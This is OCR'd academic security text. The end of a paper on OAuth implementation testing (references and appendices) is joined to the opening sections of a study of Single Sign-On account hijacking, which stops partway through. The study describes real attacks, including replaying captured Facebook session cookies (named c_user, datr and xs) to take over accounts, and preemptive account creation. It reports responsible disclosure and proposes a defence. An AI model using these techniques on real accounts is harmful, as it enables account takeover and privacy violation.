We thank our shepherd Prof. Cristina Nita-Rotaru and the anonymous reviewers for their valuable comments which help to improve the paper considerably. This work is supported in part by the Innovation and Technology Commission of Hong Kong (project no.

ITS/216/15), National Natural Science Foundation of China (NSFC) under Grant No. 61572415, the CUHK Technology and Business Development Fund (project no. TBF18ENG001), and Hong Kong S.A.R. Research Grants Council (RGC) Early Career Scheme/General Research Fund No. 24207815 and 14217816.

We have reported the newly discovered vulnerabilities to all the affected vendors and have received various confirmations and acknowledgments.

## References

[1] Code Coverage. https://coverage.readthedocs.io.

[2] PyPI statistics. http://www.pypi-stats.com/package/.

[3] Requests-OAuthLib. https://github.com/requests/requests-oauthlib.

[4] Satisfiability modulo theories competition. http://smtcomp.sourceforge.net/2017/.

[5] BAI, G., LEI, J., MENG, G., VENKATRAMAN, S. S., SAXENA, P., SUN, J., LIU, Y., AND DONG, J. S. AUTHSCAN: automatic extraction of web authentication protocols from implementations. In *NDSS* (2013).

[6] BALL, T., AND DANIEL, J. Deconstructing dynamic symbolic execution. *Dependable Software Systems Engineering 40* (2015), 26.

[7] BANSAL, C., BHARGAVAN, K., AND MAFFEIS, S. Discovering concrete attacks on website authorization by formal analysis. In *CSF* (2012).

[8] BARTH, A., JACKSON, C., AND MITCHELL, J. C. Robust defenses for cross-site request forgery. In *CCS* (2008), ACM.

[9] CADAR, C., DUNBAR, D., AND KLEE, D. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proc. Operating System Design and Implementation (OSDI 08)*, pp. 209–224.

[10] CANINI, M., VENZANO, D., PERESINI, P., KOSTIC, D., AND REXFORD, J. A nice way to test openflow applications. In *Proceedings of the 9th USENIX Symposium on Networked Systems Design and Implementation (NSDI)* (2012), no. EPFL-CONF-170618.

[11] CHARI, S., JUTLA, C. S., AND ROY, A. Universally composable security analysis of OAuth v2.0. Cryptology ePrint Archive, Report 2011/526, 2011.

[12] CHAUDHURI, A., AND FOSTER, J. S. Symbolic security analysis of ruby-on-rails web applications. In *CCS* (2010), ACM.

[13] CHEN, E. Y., PEI, Y., CHEN, S., TIAN, Y., KOTCHER, R., AND TAGUE, P. OAuth demystified for mobile application developers. In *CCS* (2014), pp. 892–903.

[14] CHIPOUNOV, V., KUZNETSOV, V., AND CANDEA, G. S2E: A platform for in-vivo multi-path analysis of software systems. *ACM SIGPLAN Notices* (2011).

[15] D. FETT, R. KÜSTERS, AND G. SCHMITZ. An expressive model for the web infrastructure: Definition and application to the Browser ID SSO system. In *IEEE Symp. on Security and Privacy, S&P* (2014).

[16] DITTMER, M. S., AND TRIPUNITARA, M. V. The unix process identity crisis: A standards-driven approach to setuid. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 1391–1402.

[17] FERRERO, N. OAuth2Lib. https://github.com/NateFerrero/oauth2lib.

[18] FERRY, E., O'RAW, J., AND CURRAN, K. Security evaluation of the OAuth 2.0 framework. *Inf. & Comput. Security 23*, 1 (2015), 73–101.

[19] FETT, D., KÜSTERS, R., AND SCHMITZ, G. A comprehensive formal security analysis of OAuth 2.0. In *CCS* (2016).

[20] FETT, D., KÜSTERS, R., AND SCHMITZ, G. The Web SSO Standard OpenID Connect: In-Depth Formal Security Analysis and Security Guidelines. In *IEEE 30th Computer Security Foundations Symposium (CSF)* (2017).

[21] GAZIT, I. OAuthLib. https://github.com/idan/oauthlib.

[22] GODEFROID, P., KLARLUND, N., AND SEN, K. Dart: directed automated random testing. In *ACM Sigplan Notices* (2005), ACM.

[23] HARDT, D. The OAuth 2.0 authorization framework, 2012. RFC 6749.

[24] HE, B., RASTOGI, V., CAO, Y., CHEN, Y., VENKATAKRISHNAN, V., YANG, R., AND ZHANG, Z. Vetting SSL usage in applications with SSLint. In *Security and Privacy (S&P), 2015 IEEE Symposium on* (2015), IEEE, pp. 519–534.

[25] HOMAKOV, E. *The Achilles Heel of OAuth or Why Facebook Adds Special Fragment*.

[26] HOMAKOV, E. *The Most Common OAuth2 Vulnerability*.

[27] HOQUE, E., CHOWDHURY, O., CHAU, S. Y., NITAROTARU, C., AND LI, N. Analyzing operational behavior of stateful protocol implementations for detecting semantic bugs. In *DSN* (2017).

[28] HU, P., YANG, R., LI, Y., AND LAU, W. C. Application impersonation: problems of OAuth and API design in online social networks. In *Proceedings of the second ACM conference on Online social networks* (2014), ACM.

[29] JANRAIN. Social login continues strong adoption.

[30] JING, W. *Covert Redirect Vulnerability*.

[31] KOTHARI, N., MILLSTEIN, T., AND GOVINDAN, R. Deriving state machines from tinyos programs using symbolic execution. In *Proceedings of the 7th international conference on Information processing in sensor networks* (2008), IEEE Computer Society, pp. 271–282.

[32] MAINKA, C., MLADENOV, V., AND SCHWENK, J. Do not trust me: Using malicious IdPs for analyzing and attacking Single Sign-On. In *Security and Privacy (EuroS&P), 2016 IEEE European Symposium on* (2016), IEEE, pp. 321–336.

[33] MAINKA, C., MLADENOV, V., SCHWENK, J., AND WICH, T. Sok: Single sign-on security–an evaluation of openid connect. In *EuroS&P* (2017).

[34] MLADENOV, V., MAINKA, C., KRAUTWALD, J., FELDMANN, F., AND SCHWENK, J. On the security of modern Single Sign-On protocols: OpenID Connect 1.0. *CoRR* (2015).

[35] NGUYEN, H. A., DYER, R., NGUYEN, T. N., AND RAJAN, H. Mining preconditions of APIs in large-scale code corpus. In *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering* (2014), ACM, pp. 166–177.

[36] PAI, S., SHARMA, Y., KUMAR, S., PAI, R. M., AND SINGH, S. Formal verification of OAuth 2.0 using Alloy framework. In *Communication Systems and Network Technologies (CSNT)* (2011), IEEE.

[37] PETROV, B., VECHEV, M., SRIDHARAN, M., AND DOLBY, J. Race detection for web applications. In *ACM Sigplan Conference on Programming Language Design and Implementation* (2012), pp. 251–262.

[38] RAMOS, D. A., AND ENGLER, D. R. Under-constrained symbolic execution: Correctness checking for real code. In *USENIX Security* (2015), pp. 49–64.

[39] SAKIMURA, N., BRADLEY, J., JONES, M., DE MEDEIROS, B., AND MORTIMORE, C. OpenID Connect core 1.0.

[40] SASNAUSKAS, R., LANDSIEDEL, O., ALIZAI, M. H., WEISE, C., KOWALEWSKI, S., AND WEHRLE, K. Kleenet: discovering insidious interaction bugs in wireless sensor networks before deployment. In *Proceedings of the 9th ACM/IEEE International Conference on Information Processing in Sensor Networks* (2010), ACM, pp. 186–196.

[41] STEPHENS, N., GROSEN, J., SALLS, C., DUTCHER, A., WANG, R., CORBETTA, J., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the Network and Distributed System Security Symposium* (2016).

[42] SUN, F., XU, L., AND SU, Z. Detecting logic vulnerabilities in e-commerce applications. In *NDSS* (2014).

[43] SUN, S., AND BEZNOSOV, K. The devil is in the (implementation) details: an empirical analysis of OAuth SSO systems. In *CCS* (2012).

[44] WANG, H., ZHANG, Y., LI, J., LIU, H., YANG, W., LI, B., AND GU, D. Vulnerability assessment of OAuth implementations in Android applications. In *ACSAC* (2015).

[45] WANG, R., CHEN, S., AND WANG, X. Signing me onto your accounts through Facebook and Google: A traffic-guided security study of commercially deployed Single-Sign-On web services. In *S&P* (2012).

[46] WANG, R., ZHOU, Y., CHEN, S., QADEER, S., EVANS, D., AND GUREVICH, Y. Explicating SDKs: Uncovering assumptions underlying secure authentication and authorization. In *USENIX Security* (2013).

[47] YANG, R., AND LAU, W. C. Breaking and fixing mobile app authentication with OAuth2.0-based protocols. In *ACNS* (2017).

[48] YANG, R., LAU, W. C., AND LIU, T. Signing into one billion mobile app accounts effortlessly with OAuth 2.0. In *Black Hat, Europe* (2016).

[49] YANG, R., LI, G., LAU, W. C., ZHANG, K., AND HU, P. Model-based security testing: An empirical study on OAuth 2.0 implementations. In *AsiaCCS* (2016).

[50] YUN, I., MIN, C., SI, X., JANG, Y., KIM, T., AND NAIK, M. APISan: Sanitizing API usages through semantic cross-checking. In *25th USENIX Security Symposium (USENIX Security 16)*.

[51] ZHOU, Y., AND EVANS, D. SSOScan: Automated testing of web applications for Single Sign-On vulnerabilities. In *USENIX Security* (2014).

# A Detailed Description of the Authorization Code Flow of OAuth2.0

The individual steps of authorization code flow, as shown in Fig. 1, are detailed below:

1. The user initiates the SSO process with the RP by specifying his intended IdP;
2. The RP redirects the user to the IdP for authentication. The RP may include the optional `state` parameter which is used for binding the request (in Step 2) to the subsequent response in Step 5;
3. The user operates the client device (*e.g.*, the browser or the mobile app) to authenticate himself to the IdP. He also confirms with the IdP to grant the permissions requested by the RP.
4. The IdP returns to the user an authorization code with the optional `state` parameter (typically its value is the hash of cookies and a nonce).
5. The user is redirected to the RP. The RP would reject the request if the received `state` parameter does not match the one, if specified, in Step 2.
6. The RP then requests the access token directly from the IdP (without going through the user/ client device) by sending the `code` parameter and its *client secret*.
7. The IdP responds with an access token upon validation of the identity of the RP and the `code` parameter submitted by the RP.
8. Using this access token, the RP can request data of the user from the IdP server.
9. The IdP responds to the RP with the user data (*e.g.*, profile) so that the RP can confirm the user's identity and allow the user to login to the RP.
10. The user can subsequently request to access his information/ resource, e.g. the user profile, hosted by the RP server.
11. The RP server responds to the user with the requested information accordingly.

# B Marking Symbolic Variables

Given the marked sample app, S3KVetter must identify which (ranges of) symbolic input fields (*e.g.*, the entire `request.url` or just the `code` in Listing 6) determine a path and then extracts all the path constraints related to these fields. To reduce the overhead for the constraint solver[11], we maintain each input field as an individual symbolic variable (*e.g.*, `code`, `state`) once these fields are split or decoded. Yet, we still allow byte-level access to the entire symbolic input (*e.g.*, `request.url`) in case we cannot identify input fields correctly.

Listing 6: Example for marking symbolic variables

```
1 @symbolic(request.url='http://RP.com/
      callback?code=code&state=1234'})
2 def callback():
3   token = oauth.fetch_token(token_url,
        secret, auth_response=request.url)
4   ...
```

[11] Otherwise, the constraint solver needs to remember all the operations on the entire symbolic input.

# O Single Sign-Off, Where Art Thou? An Empirical Analysis of Single Sign-On Account Hijacking and Session Management on the Web

Mohammad Ghasemisharif
*Univ. of Illinois at Chicago*

Amruta Ramesh
*Univ. of Illinois at Chicago*

Stephen Checkoway
*Univ. of Illinois at Chicago*

Chris Kanich
*Univ. of Illinois at Chicago*

Jason Polakis
*Univ. of Illinois at Chicago*

## Abstract

The advent of Single Sign-On (SSO) has ushered in the era of a tightly interconnected Web. Users can now effortlessly navigate the Web and obtain a personalized experience without the hassle of creating and managing accounts across different services. Due to the proliferation of SSO, user accounts in identity providers are now *keys to the kingdom* and pose a massive security risk. If such an account is compromised, attackers can gain control of the user's accounts in numerous other web services.

In this paper we investigate the security implications of SSO and offer an in-depth analysis of account hijacking on the modern Web. Our experiments explore multiple aspects of the attack workflow and reveal significant variance in how services deploy SSO. We also introduce novel attacks that leverage SSO for maintaining long-term control of user accounts. We empirically evaluate our attacks against 95 major web and mobile services and demonstrate their severity and stealthy nature. Next we explore what session and account management options are available to users after an account is compromised. Our findings highlight the inherent limitations of prevalent SSO schemes as most services lack the functionality that would allow users to remediate an account takeover. This is exacerbated by the scale of SSO coverage, rendering manual remediation attempts a futile endeavor. To remedy this we propose *Single Sign-Off*, an extension to OpenID Connect for universally revoking access to all the accounts associated with the hijacked identity provider account.

## 1 Introduction

The creation and management of online user identities has long troubled web developers due to the complexity of such systems and the ramifications of potential vulnerabilities. This is further exacerbated by the feasibility of Sybil attacks [13] and the limitations of systems designed to prevent the automated creation of user accounts at a large scale [40, 30]. The advent of ubiquitous social and mobile platforms necessitated the deployment of technologies that could alleviate the onus of account management and offer a more integrated cross-platform and inter-service user experience. This has resulted in the proliferation of single sign-on (SSO) schemes that allow users to leverage their existing accounts in popular identity providers (IdPs) like Facebook and seamlessly access other web services or mobile apps (referred to as relying parties, or RPs) without the nuisance of repeating the account creation process or creating/managing extra passwords.

Naturally this new paradigm is not without pitfalls, and previous work has extensively explored the design and implementation flaws of SSO platforms that enable a plethora of attacks [46, 53, 49, 3, 28]. While IdPs have been recognized as single points of failure [43], there has been no systematic investigation of the deployment of SSO and how it interacts with RPs' existing techniques for session management. We highlight an underlying limitation of SSO as it is commonly deployed: while RPs universally verify the link between a local account and an IdP account at the moment of account creation, the vast majority use this process to bootstrap a local notion of identity that is not strongly tied to the IdP's account access or control. In this paper we show that even an ephemeral IdP account compromise can have significant, lasting ramifications as adversaries are able to *gain and retain access* to the victim's accounts on other services that support that IdP.

To better understand the interconnected nature of the SSO ecosystem we conduct the first, to our knowledge, large-scale measurement study of SSO adoption. We implement an automated analysis tool that crawls web services and identifies whether the account registration or log in process supports SSO, based on a manually curated list of 65 IdPs. Our study on the top 1 million websites according to Alexa found that 6.30% of websites support SSO. This highlights the scale of the threat, as attackers can gain access to a massive number of web services.

Even though compromised accounts remain a widespread and prevalent issue for major services [10]

(e.g., due to phishing [44]), we motivate part of our threat model by demonstrating a session cookie hijacking attack that allows complete account takeover in Facebook, the most prevalent IdP. This attack is completely undetectable by the user as the attacker's access does not appear in Facebook's list of active sessions. We assess the extent of this risk with a study on our university's wireless network.

Next, we investigate the capabilities and challenges that attackers face when using a hijacked IdP account to compromise the user's RP accounts, under different scenarios. We establish a systematic attack methodology and manually audit 95 of the most popular web and mobile RPs. We find that even though the specification for SSO allows an RP to request reauthentication of the user's IdP account, only two RPs consistently require this authentication during the SSO process. Thus, prior to our disclosure to Facebook, an eavesdropper would have been able to use the stolen Facebook cookies to impersonate victims at any of the other 93 RPs. We also introduce a novel hijacking attack in which the attacker preemptively creates accounts with RPs where the user does not yet have an account. By setting this long-term trap, the attacker can wait for the user to start using that service to obtain sensitive information and misuse the account's functionality.

We also evaluate the visibility of our attacks in both scenarios, and outline steps that attackers can take to minimize the digital footprints left by these attacks. Our findings further highlight the deleterious effect of SSO on account management, as we present an attack that allows the adversary to maintain access to the user's RP account, regardless of potential remediating actions taken by the user (i.e., changing passwords and killing active sessions), without making any changes visible to the user.

Finally, we identify the remediation options that RPs offer to users for preventing attackers from further accessing their accounts. Our analysis reveals that 89.5% of the RPs we evaluate do not offer options for invalidating active sessions. Moreover, manually revoking access and changing passwords is ineffective in many RPs, and practically infeasible as it cannot scale; due to the preemptive account hijacking attack (Section 5), the user would also have to check every new RP she uses in the future. For 74.7% of the RPs *users have no way to recover from our attacks.* This reflects the shortcomings of SSO schemes and the fractured state of the ecosystem; without a process for universally revoking permission across all RPs and simultaneously invalidating all existing sessions in every RP account associated with the compromised IdP account, SSO facilitates attackers in maintaining persistent and pervasive control over victims' accounts. As such, we outline *single sign-off*, an extension to SSO schemes that allows users to initiate a chain reaction of access-revocation operations that propagate across all associated accounts.

This paper makes the following contributions:

- We present the first large-scale study of the SSO ecosystem by measuring the adoption of IdPs in the Alexa top 1 million websites and quantifying the implications that stem from the prevalence of major providers. We have released our dataset to further foster research on SSO.
- We present an in-depth empirical evaluation of the implications of an IdP account compromise, and perform a systematic analysis of the subsequent account authorization and creation process under several novel attack scenarios for 95 of the most popular web and mobile RPs. Our findings offer a comprehensive evaluation of the SSO threat landscape.
- We demonstrate the inherent inability of popular SSO systems to prevent adversaries from maintaining access to users' RP accounts even after permission revocation. As such, we design *single sign-off*, a backwards-compatible extension to OpenID Connect that addresses this threat.
- We demonstrate a proof-of-concept attack against Facebook that results in complete account takeover, to further motivate part of our threat model.

Overall, the pervasiveness of SSO has created an exploitable ecosystem, further exacerbated by the lack of session management and hijacking remediation capabilities. Our analysis of how users can be harmed and how to remediate these attacks will facilitate tackling this significant yet understudied threat.

## 2 Background and Motivation

Here we provide an overview of how SSO schemes are implemented. We then outline the attacker capabilities assumed by our threat model, and motivate our work through a network traffic analysis study.

### 2.1 Single Sign-On Schemes

Broadly speaking, SSO is deployed to simplify user access to services in three categories: enterprise login, single login to a suite of distinct yet interrelated services provided by a single provider, and website/application login also called web SSO. Examples include universities using SSO to provide access to unrelated university services such as student grade systems; Google's SSO for services like YouTube; websites like Stack Overflow that support account creation and login using OpenID Connect [36]. The boundaries between these categories are fluid and all SSO schemes are similar at a high level. In this work, we are primarily concerned with web SSO and thus focus our discussion on OpenID Connect, the most recent SSO standard. However, the threats we explore are not restricted to a specific standard.

OpenID Connect is an extension to OAuth 2.0 [20] that provides a standardized method for a web service to re-

trieve identity information from an identity provider using OAuth. The protocol consists of interactions between the following parties:

- The *End-User* wishes to authenticate herself to a website or service.
- The *User Agent* is typically the End-User's browser.
- The *Identity Provider*[1] (IdP) is responsible for authenticating the End-User.
- The *Relying Party* (RP) is the website/service to whom the End-User wishes to authenticate. It is called the relying party[2] since it relies on the assertion of the End-User's identity by the Identity Provider.

OAuth is designed to cover a wide variety of authorization use cases. As such, it has a number of different protocol "flows" which are inherited by OpenID Connect. The most common flow used for authentication is the *Authorization Code Flow*. A concrete interaction between the parties when an End-User logs in is as follows. The End-User initiates logging in to an RP by clicking on a login link in her web browser (the User Agent) thus initiating a sequence of steps that, if successful, results in the End-User being logged in to the RP. Then the User Agent sends a request to the RP's web server as normal and the RP responds by directing the User Agent to visit the IdP's OAuth 2.0 *Authorization Endpoint*, e.g., using a HTTP 302 Found status code. The endpoints are URLs identifying the servers (and pages) responsible for performing the specified action. The User Agent follows the redirection by sending a request to the Authorization Endpoint. The request identifies the RP, the expected response type (i.e., an authorization code), a redirection URL, and the resources to which the RP is requesting access (e.g., basic account information like a user ID).

Now the IdP needs to perform two key steps before sending the authorization code back to the RP. The first step is authenticating the End-User. Precisely how this happens is up to the IdP but essentially:

- If the User Agent is not logged in to the IdP (or if the RP requests it) the IdP response directs the user to enter her credentials. After verifying the credentials, the IdP sets a cookie containing a unique session identifier.
- If the User Agent is already logged in to the IdP, it will already have the cookie. If so, the IdP may not interact with the End-User at all.

Assuming the authentication was successful, the IdP asks for the End-User's consent to share information with the RP, unless consent has been previously given. Having completed the necessary authentication and consent checks, the IdP directs the User Agent to the redirection URL specified during the authorization code request. This URL contains the authorization code as a query parameter. The User Agent follows the redirection thus delivering the authorization code to the RP. Note that both the RP's request for an authorization code and the IdP's response are carried by the User Agent via redirections to the other party's appropriate endpoint.

At this point, the User Agent stops mediating communication between the RP and the IdP. Instead, direct, server-to-server communication occurs. The RP sends a request to the IdP's *Token Endpoint*. The IdP responds with an ID Token and an Access Token. The ID Token contains an opaque string called the *subject identifier* which, together with the specific IdP, uniquely identifies the End-User. The RP may optionally use the Access Token to request additional information from the IdP. Having successfully authenticated, the End-User is logged in to the RP. To avoid having to engage in this protocol for every HTTP request, the RP will set a cookie in the browser. *As long as the cookie remains valid, the browser remains logged in to the RP without the need for any further communication with the IdP* (unless the RP explicitly requires SSO authentication for every session).

## 2.2 Threat Model

A wide range of attacks can result in users' accounts being compromised. Here we outline two different attack scenarios that capture adversaries with different levels of capabilities, and which present varying degrees of technical difficulty and attack scalability. Our goal is not to exhaustively enumerate methodologies or restrict the attacker to a specific avenue of compromise, but to highlight the diversity of alternative methods that are possible for hijacking user accounts. Moreover, each scenario presents crucial characteristics that affect the nature of the attack. Specifically, phishing can enable stealthier preemptive attacks (Section 5) while session hijacking results in the attacker "bypassing" Facebook's auxiliary detection mechanisms and not appearing in the active sessions (Section 4).

Figure 1 provides a high level overview of the attack workflow, depending on what the attacker has access to; while we use Facebook as the example IdP for the remainder of the paper, the basic transitions (solid lines) are applicable to any IdP. We describe the dotted line transition, which is specific to Facebook, in Section 4.

ⓐ **Phishing** remains the most common cause of compromise, even in major IdPs [7, 44]. By obtaining users' credentials attackers can completely take over users' IdP accounts. For the remainder of the paper we assume that phishers are able to access the victim's IdP account in spite of other mechanisms [1] that might be in place (as found in [7, 31]).

[1]The Identity Provider is referred to as the "OpenID Provider" or OP in the OpenID Connect specification [36]. For consistency with other academic work, we use the term Identity Provider.

[2]The OpenID Connect specification, somewhat confusingly, additionally refers to the RP as the "Client" [36].





Figure 1: Workflow based on attacker's capabilities.

**b Sniff WiFi (Cookie hijacking).** Next we consider an eavesdropping adversary that extracts HTTP cookies that allow her to hijack user accounts [8]. This attack is less scalable than phishing as it introduces physical constraints (the attacker needs to be within WiFi range) and can be thwarted by correct deployment of HTTPS. This attacker is *less powerful* as she does not obtain the victim's password. However, as we demonstrate in Section 4, the vast majority of RPs do not require the IdP password to be re-entered, and at the outset of this study Facebook (the most prominent IdP) was transmitting session cookies over HTTP connections. This adversary *highlights the ramifications of SSO even for cautious users that do not fall victim to phishing.*

**Use of SSO.** For our RP takeover study (Section 4) we assume that the victim has used SSO to create or log in to the RP account at least once. For the preemptive account hijacking attack (Section 5) where the attacker creates the user's RP account, we assume that the user will eventually attempt to create the RP account using SSO. In certain cases the attacks we present work even if the user's RP account has not been associated with the IdP account (i.e., the RP account was created independently) due to how the RP implements the SSO process. For instance, after creating an account on Strava[3] through a traditional account creation process, a user can associate that account with a Facebook account (registered under the same email) using SSO without being asked to input a password. For simplicity, we assume the victim uses SSO in the remainder of the paper.

## 2.3 Network Traffic Study

This paper explores the security implications of the prevalence of SSO and the remediation actions available to users following account compromise. It is not focused on *how* an attacker can compromise a user's IdP account. Nevertheless, we investigated the feasibility of an IdP *cookie hijacking* attack. We selected cookie hijacking as it affects even cautious users who do not fall victim to phishing attacks.

**Cookie hijacking.** We audited the network traffic from all popular Facebook apps (main app, Messenger, and Instagram) on the iOS, Android, and Windows mobile platforms. We discovered that browsing in the iOS Facebook in-app browser and visiting websites that serve Facebook's static content (through the like or share button) exposed session cookies because requests for static content on the domain `staticxx.facebook.com` were not protected by HSTS and the cookies were not served with a `Secure` flag or the flag was not enforced properly. This behavior was specific to Facebook's iOS in-app browser. Thus, the initial HTTP request from the in-app browser sent session cookies in cleartext. In a controlled experiment using our own accounts, we demonstrated a successful account takeover by replaying three key values of the captured cookies (`c_user`, `datr`, and `xs`). The exposed cookies result in a complete account takeover, giving the attacker the same level of control over the account as when authenticating using the password. It is worth noting that reusing session cookies in another device does not create any unauthorized access alert, giving the attacker persistent and stealthy access.

[3]A popular service for recording and sharing athletic activities.





Figure 2: Number of (unique) total and previously unseen vulnerable Facebook accounts seen per day.

**Ethics.** Before conducting the following experiments in the wild, we had extensive communication with our Institutional Review Board clearly describing our study's objective as well as the data collection and analysis methodology. To ensure the privacy and security of users, all data collection was conducted by network operations staff who only shared aggregated, de-identified data with the research team.

**Data collection.** To measure the prevalence of this issue in the wild, operations staff installed our logging module on a network tap that monitored our university's wireless network. This module counted the unique values seen for the relevant Facebook HTTP cookies for a period of four months (January–May, 2017). This allowed us to differentiate between accounts and correctly quantify the number which could be compromised by an adversary.

Figure 2 shows the number of unique accounts that exposed the required cookies over an unencrypted HTTP connection each day, as well as the number of unique accounts that had not been previously seen during the experiment. Overall, we collected a total of 5,729 unique vulnerable cookies during our experiment, which were appended to requests toward 11 different Facebook (sub)domains, with `staticxx.facebook.com` being the most common. Since we do not use the exposed cookies to log into the

users' accounts, we cannot eliminate the possibility of the same user exposing different cookie values during the monitoring period. Given the infrequency with which such cookies expire, and the length of the monitoring period, we believe this number closely reflects the actual number of vulnerable users on this network. Finally, the issue affected a considerable number of versions including 28 versions of the iOS Facebook app and 14 of the iOS Messenger app. Despite the sharp decline after our disclosure and subsequent fix, cookies were still being exposed due to users not updating their apps.

This experiment aims to gauge the extent of the damage when wireless traffic is eavesdropped by adversaries. While networks encrypted with WPA2 and a strong, tightly-guarded secret key are infeasible to brute force, well-known keys and open wireless networks (which is common in free public WiFi, e.g., coffee shops, university campuses, public transit etc.) make such man-in-the-middle attacks trivial.

## 3 Single Sign-On Prevalence

Before exploring the security and privacy ramifications of the tightly interconnected Web, we conduct a large scale study of the proliferation of SSO.

**Data collection.** For our study we use a list of 65 IdPs that support the OAuth 2.0 and/or OpenID Connect standards along with their corresponding API endpoints, which we based on Wikipedia's list of OAuth providers [48]. We develop a tool for automatically processing websites and extracting information regarding which SSO IdPs are supported in a given domain. The tool is built using the Puppeteer browser automation library [18].

Upon visiting a domain, our tool first traverses all DOM elements found on the landing page. Each element is analyzed for keywords that point to account sign up or log in functionality using a set of regular expressions. If there is no match, the element is searched for sign up or log in links. The same process is repeated for all identified points of interest. If none of the elements return a result, our crawler visits and analyzes predefined link patterns which are commonly used for such functionality (e.g., `example.com/login`, `example.com/signup`) and also issues queries to DuckDuckGo to search for login pages associated with that domain. Once a log in or sign up page is identified, our tool infers which IdPs are supported through regular expressions and searching for links to known SSO API endpoints.

**Data analysis.** We use our tool to crawl and process the top 1M websites according to Alexa (as reported on September 14, 2017) out of which 912,206 were processed correctly; the others present various errors (e.g., time outs and DNS lookup failures). Our tool identified SSO support on 57,555 (6.30%) domains on the list. Figure 3 shows the coverage for all the IdPs that we encountered during our crawl. We find that Facebook is the most prevalent IdP covering 4.62% (42,232) of the websites, while Google and Twitter follow with 2.75% (25,142) and 1.34% (12,294), respectively. We find that more popular websites are more likely to support SSO, as shown in Figure 4, with a 10.8% coverage in the top 100K,

**Cascading account compromise.** Our analysis of the data collected during our large-scale study revealed an unexpectedly common behavior. Numerous major websites that function as SSO identity providers also offer functionality that allows users to log in to these sites using other services as identity providers. After manually investigating every IdP's website, we found that 52% of the IdPs exhibit a dual behavior, serving both as RPs and IdPs for other services. Figure 5 shows which identity providers are also relying parties for other identity providers. This behavior is most likely due to the usability benefits of SSO; despite the services having deployed the infrastructure for supporting account creation and management, they still allow users to log in with other services as it offers seamless integration. However, this behavior also exacerbates the security risks of the SSO ecosystem, as it increases the attack surface. Through a series of carefully selected account hijackings, the attacker can gain access to web services that do not support SSO authentication with the initial IdP. The chain of compromises also obscures the root cause, which could further hinder users' remediation efforts. Using a hijacked Facebook account an attacker could indirectly compromise an additional 226 RPs in the top 100K by first compromising the IdPs those RPs support, increasing the respective coverage by 3.1%. For instance, the attacker can first compromise the user's BitBucket account and use that to subsequently compromise the user's GitLab account.

It is important to note that the actual increase depends on both user and website behavior. We do not have data showing how often users inadvertently create a chain of IdPs by opting to associate the account on an IdP that exhibits this dual behavior to a different IdP. On the one hand, one might expect that to be uncommon. On the other hand, the ease-of-use that motivates SSO may result in that being common behavior. Additionally, RPs that allow users to associate an IdP with their account solely through an SSO log in (as discussed in Section 2.2) remain vulnerable nonetheless. Finally, RPs that allow accounts that were created through a traditional creation process to be associated with an IdP account over SSO post facto (e.g., Strava) are also vulnerable regardless of user actions. Figure 6 depicts the impact of this cascading effect for the top 100K websites assuming that the victim's Facebook account has been compromised. The red nodes are the RPs that cannot be directly compromised using Facebook as an IdP but *can* be compromised by first using Facebook as an IdP for a second IdP.





Figure 3: Percentage of websites from the top 1 million that support each identity provider.





Figure 4: Percentage of websites that support SSO per website rank.





Figure 5: Dual behavior of IdPs that also operate as RPs to other IdPs.

## 4 Relying Party Account Takeover

Here we present our study on the feasibility of RP account hijacking. We show how attackers can leverage SSO to take over a victim's accounts across web and mobile services, and the ensuing ramifications.

